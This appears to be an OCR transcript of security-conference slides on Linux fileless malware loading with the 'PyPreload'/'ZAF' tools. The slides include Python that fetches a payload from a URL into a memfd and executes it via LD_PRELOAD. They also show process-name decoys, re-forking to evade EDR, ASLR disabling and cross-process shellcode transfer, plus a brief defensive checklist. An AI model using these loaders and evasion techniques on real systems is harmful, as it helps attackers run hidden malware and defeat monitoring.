
```
LD_MODULE="/proc/56417/fd/3"
LD_PRELOAD=./libctx.so.1 /bin/ls
```

1st order shim

56417 – ZAF Memory space holding payloads

ZAF Broker Operational Summary

ZAF Payload Broker Service



Preloaded shims or subverted system exec

Uber Preloader pipeline

PyPreload: Operationalizing Dynamic Preload Cradles

Clean cradle script starts the chain of malware loading.

Can fetch modules and binaries with interpreted code into **memory**

Living of the land: can do `memfd_create()`, over `ctypes` FFI interface.

```
os.write(getMemFd, urllib2.urlopen(url))

def getMemFd(seed):

    if ctypes.sizeof(ctypes.c_voidp) == 4:
       NR_memfd_create = 356
    else:
       NR_memfd_create = 319

    modMemFd = ctypes.CDLL(None).syscall(NR_memfd_create,seed,1)

    modMemPath = "/proc/" + str(os.getpid()) + "/fd/" + str(modMemFd)
```

PyPreload: Cradle + (Decoy / Mimicry) + Memory

Load it from URL right into memory of the preloaded target

```
$ pypreload.py  -t so -l
http://127.0.0.1:8080/libpayload.so -d bash -c /bin/ls
```

Process tree mimicry: We only see .. bash invoking ls


```
56417 pts/6    S+     0:00              |   |   |   \_ bash
56418 pts/6    S+     0:00              |   |   |       \_ /bin/ls
```

Note: **bash** here is the **decoy** for the process name we use for the process table, **we do not use any bash functionality**. “Bash” just looks good for Threat hunters.

PyPreload: Cradle + (Decoy / Mimicry) + Memory + ZAF

Load ZAF from URL right into memory, execute, x2 re-fork(), lose EDR trail

```
$ pypreload.py  -t bin -l http://127.0.0.1:8080/zaf -d bash
```




File Descriptors of the preload cradle

```
$ ls -l /proc/56509/fd/
lr-x------ 1 root root 64 Feb 17 18:08 0 -> /dev/null
l-wx------ 1 root root 64 Feb 17 18:08 1 -> /dev/null
lrwx------ 1 root root 64 Feb 17 18:08 2 -> /dev/null
lrwx------ 1 root root 64 Feb 17 18:08 3 -> '/memfd:fa37Jn
(deleted)'
lrwx------ 1 root root 64 Feb 17 18:08 5 -> 'socket:[3479923]'
```

Strace sees:

```
56880 18:26:52.395703 memfd_create("R6YP4OOR", MFD_CLOEXEC) = 3
56884 18:26:52.586221 readlink("/proc/self/exe", "/memfd:R6YP4OOR (deleted)", 4096) = 25
56886 18:26:52.632680 memfd_create("fa37Jn", MFD_CLOEXEC) = 4
```

ZAF + Dynamic FileLess Loader Operational Summary



Additional Tips and Research Roadmap

1. ASLR at-start weakening

- Weaken targets via predictable memory addresses
- Load to static address or an artificial code cave.

Linux execution domains <sys/personality.h>

ADDR_NO_RANDOMIZE (since Linux 2.6.12)


Parent -> set personality -> Fork() -> UNRANDOMIZED process

2. Cross Memory Attach

- Artificial Code Caves
- IPC evasion (User to User space vs. User to Kernel to User space)


process_vm_readv(), **process_vm_writev**()

Additional Tips and Research Roadmap



1. Parent: Fork()
2. Child: personality adjustment ADDR_NO_RANDOMIZE)
3. Child: Exec()

Additional Tips and Research Roadmap



- Transfer shell code between processes
- no kernel buffer (user to user address space)
- Trigger buffer execution

Cradle needs:

- z-exec-stack
- small buffer to stuff shellcode in

Offensive Summary

- ✓ Preloading is a viable path to evasion via system executables.
- ✓ Bring clean cradles to build on, or use executables on the target as decoys.
- ✓ Use assembled attack. Split/Scatter/Assemble techniques vs. EDRs.
- ✓ Out-of-process payload delivery is sometimes what you need. "Preloader-as-a-Service" over memory is possible.
- ✓ C FFI is the common denominator for interop on Linux, and can be used for evasion.
- ✓ Don't kill a fly with a sword (even though you know you want to). But do turn chopsticks into swords when needed.
- ✓ Protect your payloads and payload delivery mechanisms.

Code: https://github.com/dsnezhkov/zombieant

What can the Defense do?

- Start implementing Linux capabilities.
- Define clearly what EDRs will and can do for you.
- Use provided ideas for manual threat hunting.
    - Optics into /proc.
    - Optics into dynamic loading, memfd().
    - Optics into IPC
    - Optics into process library load
- Start thinking more about proactive contextual supervision.

EOF

SYN & ACK?

Thank you!

Useful Links (Thanks!)

https://x-c3ll.github.io/posts/fileless-memfd_create/

https://0x00sec.org/t/super-stealthy-droppers/3715

https://github.com/lattera/glibc/blob/master/csu/gmon-start.c

https://github.com/dvarrazzo/py-setproctitle/tree/master/src

https://haxelion.eu/article/LD_NOT_PRELOADED_FOR_REAL/

https://gist.github.com/apsun/1e144bf7639b22ff0097171fa0f8c6b1